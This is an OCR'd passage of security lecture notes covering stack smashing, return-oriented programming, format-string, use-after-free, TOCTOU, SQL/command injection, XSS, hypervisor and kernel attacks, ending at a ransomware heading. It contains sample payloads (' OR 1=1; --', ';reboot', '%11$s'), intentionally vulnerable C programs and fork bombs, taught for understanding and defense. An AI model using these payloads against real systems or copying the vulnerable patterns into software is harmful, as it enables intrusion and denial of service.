
- We have to know the exact start address of the `name` buffer on the stack. This can be relaxed by prefixing the shellcode with a sequence of `nop` instructions that act as a landing area.
- We have to know where precisely the return address is located on the stack. This can be relaxed by filling a whole range of the stack space with our jump address.
- Systems with memory management units often randomize the memory layout, i.e., the stack is placed randomly in the logical address space whenever a program is started.
- Systems with memory management units often disable the execute bit for the stack pages and hence our attack essentially leads to a memory access failure.
- Compilers may insert bit pattern (stack canary) that can be checked to detect memory overwrites.

Stack smashing attacks on 32-bit Intel processors were well described in 1996 [9]. Various mechanisms were proposed to deal with the problem soon after [10, 11]. While some of these defense mechanisms are effective against basic stack smashing attacks described so far, attackers found ways to work around some of the defense mechanisms.

While some defense techniques essentially only decrease the chance of success, it may be possible to work against them by simply probing more efficiently. However, making the stack non-executable raises a real challenge and in 2007 a new type of attacks got known that simply used existing machine code of the C library to construct shell codes [12]. This was first called “return-into-libc” and evolved into “return-oriented-programming” [13].

While modern computing systems have several defense mechanism in place, it is important to note that embedded systems usually do not have the necessary resources to deploy suitable defense techniques. Memory protection mechanisms are not yet common on embedded systems and code is usually statically placed into memory, making it easy to create attacks that work well on a large number of deployed embedded systems.

Return Oriented Programming (Intel x86_64)



It is possible to use the machine code of the C library (or fragments of code of the C library) to craft attack code. Instead of overwriting the return address on the stack with the address of shellcode on the stack, we return back into the libc at an entry point that allows us to get control over the system. In a standard C library, there is a function `system(const char *command)`, which can give us a shell if we provide `"/bin/sh"` as argument to the `system()` function. While we could return straight into the `system()` function, we first have to setup the register rdi so that it points to a suitable command string.

We achieve this by searching the C library for two machine instructions that pop a value from the stack into the register rdi followed by a return. Such a fragment ending in a return is called a gadget and our approach is now to first return into the gadget (which loads rdi from stack space that we control) and then we return into the `system()` function.

On a Debian 10.8 system, the relevant library assembly code looks like this:

```
0x00007ffff7e3c9c0:  test   %rdi,%rdi        # system
0x00007ffff7e3c9c3:  je     0x7ffff7e3c9d0 <__libc_system+16>
0x00007ffff7e3c9c5:  jmpq   0x7ffff7e3c420 <do_system>
0x00007ffff7e3c9ca:  nopw   0x0(%rax,%rax,1)
0x00007ffff7e3c9d0:  sub    $0x8,%rsp
0x00007ffff7e3c9d4:  lea    0x13cb46(%rip),%rdi
0x00007ffff7e3c9db:  callq  0x7ffff7e3c420 <do_system>
0x00007ffff7e3c9e0:  test   %eax,%eax
0x00007ffff7e3c9e2:  sete   %al
0x00007ffff7e3c9e5:  add    $0x8,%rsp
0x00007ffff7e3c9e9:  movzbl %al,%eax
0x00007ffff7e3c9ec:  retq

0x0007ffff7e1ba5f:   pop    %rdi             # gadget
0x0007ffff7e1ba60:   retq
```

Due to the variable length encoding of Intel CPU instructions, it is possible to find a large collection of gadgets in a standard C library and if chained together in clever ways, it is possible to create attack codes with loops, conditional statements etc.

Protection against this type of attack can be achieved by so called control flow integrity protection mechanisms, which have been an important topic of research and development lately.

Return-Oriented Programming: Systems, Languages, and Applications doi:10.1145/2133375.2133377

C Format Strings

`%s`	interpret the next argument as a pointer to a null-terminated string
`%x`	interpret the next argument as an integer and print the value in hexadecimal
`%#lx`	interpret the next argument as a long integer and print the value in hexadecimal prefixed with `0x`
`%#018lx`	interpret the next argument as a long integer and print the value in hexadecimal prefixed with `0x` and 0-padded filling 18 characters
`%n`	interpret the next argument as a pointer to an integer and write the number of characters printed so far to the integer pointed to
`%4$s`	interpret the fourth argument as a pointer to a null-terminated string

- The classic C format string can do many fancy things...
- We focus here on the subset most relevant / convenient for exploits.

Format String Attacks (Intel x86_64)

```
                    : .... .... .... .... :
                    | 0000 0000 0000 0001 | long i
                    | cccc cccc cccc cccc | long c
                    | 0000 0002 5555 5060 | ??
                    | 0000 7fff ffff e328 | ??
                    |---------------------|
0x00007fffffffe218  | .... .... .... .... | ] return address
0x00007fffffffe210  | 0000 7fff ffff e240 | ] saved rbp
                    |---------------------|
0x00007fffffffe208  | .... .... .... .... | ] char *s
0x00007fffffffe200  | aaaa aaaa aaaa aaaa | ] long a
0x00007fffffffe1f8  | bbbb bbbb bbbb bbbb | ] long b
                    |---------------------|
                    : .... .... .... .... :
```


Format string attacks became known in the late 1990s, and they were nicely described in [14]. In the simplest form, format string attacks can be used to read program internal data that normally should not leak to the outside. But format strings can also be used to modify memory since the `%n` formating sequence can write an int value to a given memory location.

Modern compilers know about library functions accepting format strings and they check whether the format string is a static string or a string that may be modified at runtime and they generate warnings. It is also possible to label custom functions accepting format strings so that the compiler can check custom functions as well. However, if developers ignore compiler warnings, then code may still be subject to format string attacks.

The vulnerable program shown in Listing 3 will happily show the content of the stack if you pass format strings as input (in this case as command line arguments):

```
./victim '%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p'
```

Given that we know the source code, it should be relatively easy to spot where the stack frame of the `main()` and the `vuln()` function is located. On a Debian 10.8 system,

```
./victim '%11$s'
```

will print the secret message to the standard output. If you pass carefully crafted format string values to the victim program, you may also change the content of memory cells.

A format string attack is essentially a special form of a code injection attack, where data provided by a user of a program is mistakenly treated as code that is interpreted at runtime. (A format string can be seen as a little “program” that is interpreted at runtime by the C library to generate formatted output.)

Further online information:

- **YouTube**: A simple Format String exploit example

```c
/*
 * Note: gcc will likely complain about the format string
 */

#include <stdio.h>

static void vuln(char *string)
{
    char *s = "don't catch my little secret";
    long a = 0xaaaaaaaaaaaaaaaa;
    long b = 0xbbbbbbbbbbbbbbbb;
    (void) a; (void) b; (void) s;       /* tell cc that we don't use these */

    printf(string);
    puts("");
}

int main(int argc, char *argv[])
{
    long i;
    long c = 0xcccccccccccccccc;
    (void) c;                           /* tell cc that we don't use c */

    for (i = 1; i < argc; i++) {
        vuln(argv[i]);
    }
    return 0;
}
```

Listing 3: Program passing user input as a format string to `printf()`

Heap Overflows and Use After Free

- Memory regions dynamically allocated on the heap can be overrun or underrun.
- Dangling pointers can lead to use after free situations.
- Heap smashing problems are a bit more challenging to exploit.
- General idea:
  - Target function pointers stored on the heap.
  - Overwrite function pointers to change the control flow.
  - Function pointers are easily found in virtual function tables.

Typical problems are heap buffer underruns / overruns and dangling pointers (use after free errors). Listing 4 shows a C program creating dangling pointers. The function returns a pointer to the last word of a copy of the string after the copy of the string has been freed. If the heap memory is later reused for a different purpose, the pointer may be used to make modifications that can be exploited. Note that the dangling pointer is to a certain extend controlled by the input passed to the program.

While heap smashing attacks can easily change the internal program state, things can get worse if heap smashing is used to change function pointers (or pointers to function pointers). This is a common problem in object-oriented languages like C++, which implement polymorphism through function pointer tables (called vtables in C++). Listing 5 shows a C++ program with some embedded attack code that changes the behavior of class instances by overwriting the pointer to the vtable.

Further online information:

- **YouTube**: The Heap: How do use-after-free exploits work?

```c
/*
 * last-word/last.c --
 *
 * This program creates dangling pointers to the heap.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static char* last_word(char *msg)
{
    char *last = NULL, *next;
    char *s = strdup(msg);
    if (s) {
        last = strtok(s, " ");
        while ((next = strtok(NULL, " ")) != NULL) {
            last = next;
        }
        free(s);
    }
    return last;
}

int main(int argc, char *argv[])
{
    for (int i = 1; i < argc; i++) {
        char *p = last_word(argv[i]);
        if (p) {
            puts(p);
        }
    }
    return 0;
}
```

Listing 4: Program with a use after free (dangling pointer) vulnerability

```
/*
 * vtable.cc --
 */

#include <iostream>
using std::cout;

class A {
public:
    virtual const char* f() { return "A"; }
    virtual ~A() {}
    int a, b;
};

class B : public A {
public:
    const char* f() { return "B"; }
    ~B() {}
    int c, d;
};

int main(void)
{
    A* a = new A();
    B* b = new B();
    A* p = b;

    cout << a->f() << " "
         << b->f() << " "
         << p->f() << std::endl;

    // Lets smash the vtable pointer programmatically (but this could
    // also be achieved by exploiting buffer overruns or using a format
    // string vulnerability).

    *(char **) p = *(char **) a;

    cout << a->f() << " "
         << b->f() << " "
         << p->f() << std::endl;

    delete a;
    delete b;
    return 0;
}
```

Listing 5: Program demonstrating vtable pointer overwriting

Time-of-Check-to-Time-of-Use Attacks

Definition (time-of-check-to-time-of-use attack)

A *Time-of-Check-to-Time-of-Use attack* exploits a race condition between the check of a condition and the use of the result.

Examples:

- Operations on file systems are problematic if the file system can change between the check of file properties (or permissions) and the subsequent action
- Operations on databases when there is a delay between the authorization of a transaction and the execution of the transaction

The Python script below appears to be harmless but it has a race condition.


```
1  import os
2  import time
3
4  def collect(dir, age):
5      """Collect all files in dir that are older than age days."""
6      obsoletes = []
7      for root, _, files in os.walk(dir):
8          for name in files:
9              fn = os.path.join(root, name)
10             if os.path.getmtime(fn) < time.time() - age * 86400:
11                 obsoletes.append(fn)
12     return obsoletes
13
14 def delete(obsoletes):
15     """Unlink all files listed in obsoletes."""
16     for fn in obsoletes:
17         os.unlink(fn)
18
19 delete(collect("/tmp", 1))
```

An adversary can exploit the race condition between collecting file names and deleting them by creating a file `/tmp/foo/passwd` with an old modification time and then between the time of check and the time of use delete `/tmp/foo` and create a symbolic link `/tmp/foo` pointing to `/etc`. The unlink of `/tmp/foo/passwd` will then unlink `/etc/passwd`.

Code Injection Attacks

Definition (code injection attack)

A *code injection attack* is an attack on a system where input is passed to a program (the generator), which generates executable code to be executed by another program (the executor). A code injecting attack exploits that input can inject instructions into the generated code.



Code injection attacks should be more precisely called “code-injection attacks on outputs”. For a more detailed discussion, see the paper by Ray and Ligatti [15]. But we adopt the more common use of the term and just call these attacks code injection attacks.

Code injection attacks are a common problem of programs that internally generate code that is interpreted by other system components. Examples are web services generating SQL queries passed to a database server for execution. However, code injection can also happen at the system level, e.g., when people carelessly write shell scripts. Code injection vulnerabilities are typically caused by a failure to properly validate and sanitize inputs.

SQL Injection Attacks

Definition (sql injection attack)

An *sql injection attack* is a code injection attack where an attacker sends input to an application with the goal to modify SQL queries made by the application in order to gain access to additional information or to modify database content.

- SQL injection attacks are often made possible by careless construction of queries. Here is an example in C:

```
snprintf(buffer, size,
         "SELECT user, balance FROM account WHERE user='%s'", name);
```

- Prepared statements provide a safe way to construct SQL queries, ensuring that parameters remains data and do not accidentally become code.

SQL injection attacks are code injection attacks where the generated output are SQL queries passed to a relational database system. SQL injection attacks are popular since many web applications were implemented using a business logic running on top of database systems. Developers fail to properly validate and sanitize inputs and SQL queries are often created in a sloppy way (i.e., without using named parameters in prepared statements).

SQL injection attacks are known since the 1990s [16] and they still are a problem today even though here are suitables SQL APIs (prepared statements) avoiding injection problems. The reason seems to be a mixture of human error and laziness, lack of education, or simply the pressure to turn quick and dirty prototypes into production code.

Some examples how to exploit the code generating SQL queries above:

- Setting name to the string `"' OR 1=1; --"`, the query expands to:

```
1    SELECT user, balance FROM account WHERE user='' OR 1=1; --'
```

- Setting name to the string `"' UNION SELECT password, id FROM accounts; --"`, the query expands to:

```
1    SELECT user, balance FROM account WHERE user=''
2    UNION SELECT password, id FROM accounts; --'
```

It is very easy to be destructive, i.e., dropping entire tables. It is also possible to add rows where it is difficult to trace back where the rows originate from.

Further online information:

- **YouTube**: Running an SQL Injection Attack
- **Web**: SQL Injection Attacks by Example

Command Injection Attacks

Definition (command injection attack)

A *command injection attack* is a code injection attack where an attacker sends input to an application with the goal to modify commands passed to a command interpreter in order to execute commands injected by the attacker.

- Command injection attacks are often the result of careless construction of system level commands. Here is an example in C:

```
char cmd[256] = "/usr/bin/cat ";
strncat(cmd, argv[i], sizeof(cmd) - strlen(cmd) - 1);
system(cmd);
```

- If `argv[i]` contains the string `/dev/null;reboot`, the command `/usr/bin/cat /dev/null;reboot` will be executed.

The full example code is this:

```
1  #include <string.h>
2  #include <stdlib.h>
3
4  int main(int argc, char* argv[])
5  {
6      for (int i = 1; i < argc; i++) {
7          char cmd[256] = "/usr/bin/cat ";
8          strncat(cmd, argv[i], sizeof(cmd) - strlen(cmd) - 1);
9          system(cmd);
10     }
11     return 0;
12 }
```

The problem is that user supplied data must be treated as a file name but due to the lack of proper quoting, user supplied data can be interpreted as a new command. Note that adding proper quotes is non-trivial. Enclosing `argv[i]` in double quotes still allows an attacker to inject code via `$(reboot)`. Enclosing `argv[i]` in single quotes also does not help if the content of `argv[i]` is `';reboot; echo '`.

Using a function like `system()` in a safe way is difficult. It is much more secure to fork a process and to exec a program directly without passing the command through a shell.

Cross-Site-Scripting Attacks

Definition (cross-site scripting attack)

A *cross-site scripting attack* is a code injection attack where an attacker injects code (scripts) into web pages such that the injected code (scripts) are delivered for execution to browsers run by visitors of the web page.

- A simple cross-site scripting attack would be to submit some JavaScript to a web form, e.g.:

  ```
  <script type="text/javascript">alert("XSS");</script>
  ```

- If the browser does not check the content, it may deliver the script to other users.
- The script running in the browser of other users can then do malicious things such as collecting information or displaying phishing dialogues.

Note that cross-site scripting attacks can also happen via query parameters embedded in URLs. And given that query parameters may be passed between systems, it is possible that the attack is indirect, i.e., the attacker sends carefully crafted input to a vulnerable server, which passes it on to other servers until it is eventually delivered to browsers executing the injected code.

Cross-Site-Request-Forgery Attacks

Definition (cross-site request forgery attack)

A *cross-site request forgery attack* is an attempt to invoke actions on a web application where malicous commands are injected into the context of an existing web session.

- The attack requires that a user has a valid session with a web application.
- A URL injected into the user's web browser leads a request within the existing session to the web application.

William Zeller and Edward W. Felten: Cross-Site Request Forgeries: Exploitation and Prevention Princeton University

First and Second Order Code Injection Attacks

Definition (first order code injection attacks)

First order code injection attacks are caused by inputs that directly cause modified code to be generated and executed.

Definition (second order code injection attacks)

Second order code injection attacks are caused by data that is stored in the system and causes system components to execute modified code when the data is processed.

- The injection of attack data and the execution of the attack are often decoupled in second order attacks, making it harder to track down the origin of the attack data.

Second order attacks can be subtle. For example, including unexpected character code points in ESSIDs of wireless networks cause systems to fail or to show users misleading wireless names, directing them to malicious access points.

Further online information:

- **xkcd**: Exploits of a Mom

Attacks on Hypervisors


Hardware virtualization was invented in the late 1960s and early 1970s and deployed on mainframe computers [17]. Here is a quote from the paper published in 1974:

> ”Virtual machines have finally arrived. Dismissed for a number of years as merely academic curiosities, they are now seen as cost-effective techniques for organizing computer systems resources to provide extraordinary system flexibility and support for certain unique applications.”

Hardware virtualization was becoming important again in the 1990s when the CPUs of smaller computers became powerful enough to run virtual machines. The instruction sets of CPUs were extended over time to better support virtualization. The virtualization functionality is implemented by some control software called a hypervisor (or in older publications a virtual machine monitor).

In the modern world, virtual machines are a very widely used, they drive cloud infrastructures, they are used to consolidate servers to save costs and energy, or they are used to switch easily between different operating systems or different versions of operating systems. They also start to enjoy increased usage on desktop systems and within embedded systems.


Bare Metal Virtualization (Type I)



- Running on hardware
- Multiple operating systems
- Separation and isolation
- Targeting server systems
- Server consolidation
- VMware, KVM, ...

A bare metal hypervisor executes directly on the physical hardware and it provides services to run multiple virtual machines. Each virtual machine runs its own operating system. The hypervisor assigns CPU and memory resources to the virtual machines. Bare metal hypervisors are popular on the server side. They enable the consolidation of server hardware and the creation of flexible cloud computing infrastructures.


Hosted Virtualization (Type II)



- Running on operating system
- Multiple operating systems
- Separation and isolation
- Targeting desktop systems
- VirtualBox, Parallels, ...

A hosted hypervisor runs virtual machines on top of a regular operating system. They target desktop systems where virtual machines are used to run applications requiring different operating systems or to quickly run experiments that should not have any impact on the underlying desktop system.

OS-Level Virtualization (Container)



- Separation of processes
- Small performance overhead
- Single operating system ABI
- Linux Container (LXC), ...

Operating system level virtualization essentially separates groups of processes executing inside a container from groups of processes executing inside some other container. The operating system kernel manages all processes, the regular processes and the processes inside of containers. Special kernel mechanisms are provided to control CPU resources and memory resources.

Container technology has become popular since (i) a container has very little overhead compared to a full virtual machine and (ii) it is possible to compose container images. For example, an operating system container image may be combined with a database backend image and a web server image to provide the basis of an application service image.

Hyperjacking Attacks

Definition (hyperjacking attack)

A *hyperjacking attack* aims at replacing a hypervisor with a malicious hypervisor.

- Hyperjacking can be achieved by
  1. injecting a malicious hypervisor below the legitimate hypervisor
  2. replacing the legitimate hypervisor
  3. injecting a malicious hypervisor above the legitimate hypervisor
- The presence of a malicious hypervisor is difficult to detect from the operating systems

Hyperjacking attacks require access to the hardware or to the boot software used to start hypervisors. As such, these attacks require to obtain the necessary access or privileges using other means. However, if a hyperjacking attack is successful, then the adversary is in a very comfortable position since malicious hypervisors are difficult to detect, unless the entire boot chain can be verified.

Further online information:

- **Wikipedia**: Hyperjacking

Virtual Machine Escape Attacks

Definition (virtual machine escape attack)

A *virtual machine escape attack* is a program breaking out of a virtual machine in order to interact with the underlying hypervisor or host operating system.

- Virtual machine escape attacks break the isolation provided by the hypervisor
- Vulnerabilities of this kind have been found in many popular hypervisors (e.g., Xen, KVM, VMware, Hyper-V, VirtualBox)

There are several well documented virtual machine escape vulnerabilities. A general software engineering insight is that the number of bugs grows with code size and code complexity. Bruce Schneier once wrote:

> "Complexity is the worst enemy of security, and our systems are getting more complex all the time."

As a consequence, security critical software should be simple and not overloaded with many non-essential features. This clearly applies to hypervisors, a good secure hypervisor avoids complexity and is ideally well reviewed and maintained.

Hypervisor security is still a hot topic for cloud computing infrastructures and people work on additional hardware support to improve hypervisor and virtual machine security such as keeping all data in main memory encrypted so that only specific virtual machines can access the data, also called confidential computing.

Further online information:

- **Wikipedia**: Virtual machine escape
- **Wikipedia**: Confidential computing

Virtual Machine Rootkit Attacks

Definition (virtual machine rootkit attack)

A *virtual machine rootkit attack* is an attempt to install a rootkit running underneath an operating system.

- A virtual machine rootkit attack can be seen as a special case of a hyperjacking attack.
- A virtual machine rootkit may launch and run malware in separate invisible virtual machines that are hard to detect.

The concept of virtual machine rootkits has been described in [18] in 2006. The Blue Pill rootkit based on x86 virtualization originated at the same time and is credited to Joanna Rutkowska, a polish computer security research. Joanna Rutkowska later was involved in the creation of the Qubes OS security-oriented desktop. The Qubes OS uses the Xen hypervisor to launch desktop applications in virtual machines, providing hypervisor isolation between desktop applications. The Xen hypervisor [19] is a rather small footprint hypervisor with a microkernel architecture.

Further online information:

- **Wikipedia**: Blue Pill (software)
- **Wikipedia**: Qubes OS

Attacks on Operating System Kernels

Modern operating system kernels execute at higher privilege levels and they use their privileges to isolate processes from each other. As such, they are a natural target for adversaries. A compromised kernel usually has complete control over application processes.

Widely deployed modular monolithic kernel architectures have reached an enormous complexity and as Bruce Schneier once said, complexity is an enemy of security. A big driver for complexity is the greediness for performance. There is a strong desire to move functionality into the kernel, in particular functionality related to the input and output operations. Modern operating system kernels provide interfaces allowing applications to submit byte code to the kernel, which is then within the kernel verified and translated to machine code and executed.

Loadable Kernel Module Attacks

Definition (loadable kernel module attack)

A *loadable kernel module attack* uses loadable kernel modules to injects malicious code into an operating system kernel.

- Operating systems supporting many different hardware configurations often load drivers dynamically into the kernel
- Loadable kernel modules can also extend the functionality of the kernel by implementing additional file systems, network protocols etc.
- Malicious kernel modules have almost unlimited access to programs on monolithic kernels

Loadable kernel modules are essential for operating system software distributions that can be installed and used on a large variety of hardware configurations. The key idea is to boot a small kernel with the essential features and to load the kernel modules dynamically that are required to support the discovered hardware components and to provide the functionality that is required.

If an operating system kernel allows an adversary to load malicious kernel modules, then such a kernel module may either just snoop on data processed by applications or it may actively influence the behaviour of application and even destroy applications or the entire system.

Secure systems therefore need to control loadable kernel modules. From a security point of view, the best approach is to remove the support for loadable kernel modules from the kernel. This requires to build custom kernels specific to the hardware and the functionality required. An alternative approach is to disable loadable kernel modules after the system initialization. This reduces the time window during which an attack can be performed, but this approach does not remove the attack vector completely. Another alternative is to limit loadable kernel modules to those with a valid signature. This adds flexibility since modules with proper signatures and still be loaded or unloaded at runtime but this requires that a process is in place to control who can sign kernel modules and to handle the rollover of keys.

Further online information:

- **Wikipedia**: Loadable kernel module

Kernel Rootkit Attacks

Definition (kernel rootkit attack)

A *kernel rootkit attack* is an attempt to install a rootkit within an operating system kernel.

- A kernel rootkit can be installed as a loadable kernel module.
- Privilege escalation attacks often precede kernel rootkit attacks in order to obtain the necessary permissions.
- Persistent kernel rootkits surviving reboots
- Volatile kernel rootkits disappearing after a reboot
- Kernel rootkits are difficult to detect and hence a complete re-installation is usually necessary if there are indicators for the existence of a kernel rootkit.

Kernel rootkits usually intercept system calls in order to hide their existence. By intercepting system calls, it is possible to hide files, processes, and if applicable the loaded kernel module implementing the rootkit.

Kernel Privilege Escalation Attacks

Definition (kernel privilege escalation attack)

A *kernel privilege escalation attack* is an attempt to gain access to resources that are normally protected from an application or user.

- Operating system kernels usually execute at higher privilege levels and protect resources against access from less privileged processes.
- Kernel privilege escalation attacks cause less privileged processes to gain higher privileges, on Unix systems typically root privileges.
- Some operating systems put application processes into restricted execution environments called jails and kernel privilege escalation attacks may be used to escape from the jail (jailbreaking).

Privilege escalation in general means that processes receive privileges they are not entitled to. Attacks usually exploit vulnerabilities in programs executing with higher privileges. Attacks usually proceed in several steps:

1. Execute an attack with the goal to get unprivileged access to system.
2. Execute an attack to escalate privileges to gain root or kernel level privileges.
3. Install a (persistent) rootkit that provides backdoors and hides the existance of an attacker on the system.
4. Install and execute an attack abusing the system to collect and steal information, to block access to data, to use the system for purposes it is not intended for, to attack other systems, etc.

On mobile devices, vendors often sandbox applications so that they can't damage the system itself or steal information they are not entitled to have access to. Jailbreaks are often used on such devices to break the sandboxing mechanisms in order to gain full control over the hardware.

Kernel Resource Exhaustion Attacks

Definition (kernel resource exhaustion attack)

A *kernel resource exhaustion attack* is an attempt to consume resources managed by the operating system kernel with the goal to make the system unusable.

- Such attacks are also called denial of service attacks.
- Example: A program recursively creating processes as fast as possible

A classic example is a fork bomb, i.e., a program that creates copies of itself as fast as possible, where each copy does the same. It is practically impossible to stop this since whenever a program is terminated, a new one will be created.

Here is a fork bomb in C:

```c
#include <unistd.h>

int main(void)
{
    while (1) {
        fork();
    }
    return 0;
}
```

And here is a fork bomb in Python:

```python
import os

while True:
     os.fork()
```

A (not very effective) way to control this is to limit the number of processes a user can created. To be effective, this limit should be small. A small limit, however, runs the risk that the limit will be reached while executing regular workloads. Hence it is tricky to find a limit that does not impact regular use of the computer but is also effective against fork bombs.

There are similar attacks that target other resources. A malicious program may allocate as much memory as possible. Or a program may allocate as many files as possible or it may try to fill storage space with random data. A malicious program could also try to allocate all network sockets or to consume all network bandwidth. It is quite easy to write such programs and they can be astonishingly effective.

Attacks on System Software

Dynamic Linking Attacks

Definition (dynamic linking attack)

A *dynamic linking attack* tries to manipulate the dynamic linker to link malicious libraries to a program, usually at program startup time.

- On Linux systems, the `LD_PRELOAD` environment variable can specify libraries that are loaded before any of the other system libraries are loaded.
- On MacOS systems, the `DYLD_INSERT_LIBRARIES` environment variable can specify libraries that are loaded before any of the other system libraries are loaded.

Dynamic linking is widely deployed to avoid linking library code into each and every application. By linking libraries dynamically, executable programs can be kept small and patches fixing problems in libraries can be rolled out efficiently without having to update all programs using a specific library.

The cost of dynamic linking is a certain overhead at program startup time and the fact that programs have to trust the dynamic linker to only link libraries that can be trusted. On some operating systems, configuration files and environment variables can be used to influence the dynamic linker.

Load-time interpositioning can be a very powerful tool since it can be applied to any executable that uses shared libraries. The example shown in Listing 6 can be used to make a program believe it is executing at a different point in time.

Linux developers can use a program called `fakeroot` that runs a command in an environment where the command believes to have root privileges for file manipulation. This can be used to construct archives with proper file ownerships without having to work with a root account.

```c
/*
 * datehack/datehack.c --
 *
 * Build using cmake. Use as follows:
 *
 * LD_PRELOAD=./build/datehack.so date                                    (Linux)
 * DYLD_INSERT_LIBRARIES=./build/libdatehack.dylib date                   (MacOS)
 *
 * See fakeroot <http://freecode.com/projects/fakeroot> for a project
 * making use of LD_PRELOAD for good reasons.
 *
 * http://hackerboss.com/overriding-system-functions-for-fun-and-profit/
 */

#define _GNU_SOURCE
#include <time.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>

#define TIME_OFFSET (1 * 24 * 60 * 60 )

static struct tm *(*orig_localtime)(const time_t *timep);
static int (*orig_clock_gettime)(clockid_t clk_id, struct timespec *tp);

struct tm *localtime(const time_t *timep)
{
    time_t t = *timep - TIME_OFFSET;
    return orig_localtime(&t);
}

int clock_gettime(clockid_t clk_id, struct timespec *tp)
{
    int rc = orig_clock_gettime(clk_id, tp);
    if (tp) {
        tp->tv_sec -= TIME_OFFSET;
    }
    return rc;
}

__attribute__ ((constructor))
static void _init(void)
{
#pragma GCC diagnostic push
#pragma GCC diagnostic ignored "-Wpedantic"
    orig_localtime = dlsym(RTLD_NEXT, "localtime");
    if (! orig_localtime) {
        abort();
    }

    orig_clock_gettime = dlsym(RTLD_NEXT, "clock_gettime");
    if (! orig_clock_gettime) {
        abort();
    }
#pragma GCC diagnostic pop
}
```

Listing 6: Load-time library call interpositioning example

Package Management Attacks

Definition (package management attack)

A *package management attack* is an attempt to modify a software package manage to accept malicious software packages.

Examples:

- Configure the package manager to accept packages from malicious sources.
- Configure the package manager to use malicious keys to validate packages.
- Create malicious packages signed with value keys.
- Create malicious packages exploiting bugs of a package manager.
- Instruct the user to manipulate the package manager's configuration.

Operating systems usually come with software package management solutions that make it easy to install, update, and remove additional software components. A software package management system needs to ensure the integrity and authenticity of software packages. This is usually achieved by using cryptographic hashes and signatures. But even for a good software package management solution, one has to trust those who create packages to ensure that they are free of malware.

Development Tool and Software Supply Chain Attacks

Definition (development tool attack)

A *development tool attack* is an attack on software development tools in order to create malicious executable software or malicious configurations of executable software.

Definition (software supply chain attack)

A *software supply chain attack* is a malicious attempt to gain access to a target by exploiting a weakness in the systems or processes of a third-party vendor or partner.

A large number of tools are used in a modern software development lifecycles and all of them need to be trustworthy. Malicious development tools can infiltrate software with malicious functionality that is difficult to detect.

For a given target, it may be easier to attack the target's supply chain than the target directly. If a very well organized company follows strict procedures to produce secure software, then it also has to verify that all software components suppliers follow similar strict procedures. Otherwise, an attacker may decide to attack a supplier in order to infiltrate products made by the well organized company.

System Logging and Auditing Attacks

Definition (system logging and auditing attack)

A *system logging and auditing attack* is an attempt to (1) obtain additional information about a target or (2) manipulate system logging and auditing functions in order eliminate or modify information about a security incident.

System logs provide important information for forensics. However, they may also provide rich information to help attackers that are planning their attacks. Furthermore, attackers may be interested in altering system logs in order to remain stealthy. As a consequence, system logs and auditing data should be maintained on specially protected systems and data should be protected against unauthorized changes. Furthermore, the completeness of auditing data may need to be ensured. Since system logs and auditing data may be used in court cases, it is important that the integrity and completeness of the data can be proven.

Some companies store critical system logs and auditing data on write-only memory to ensure that the data is never modified. Note that the requirement to keep accurate logs may interfere with the requirement to delete data when it is not needed anymore, see European's GDPR rules.

Ransomware Attacks

Definition (ransomware attack)

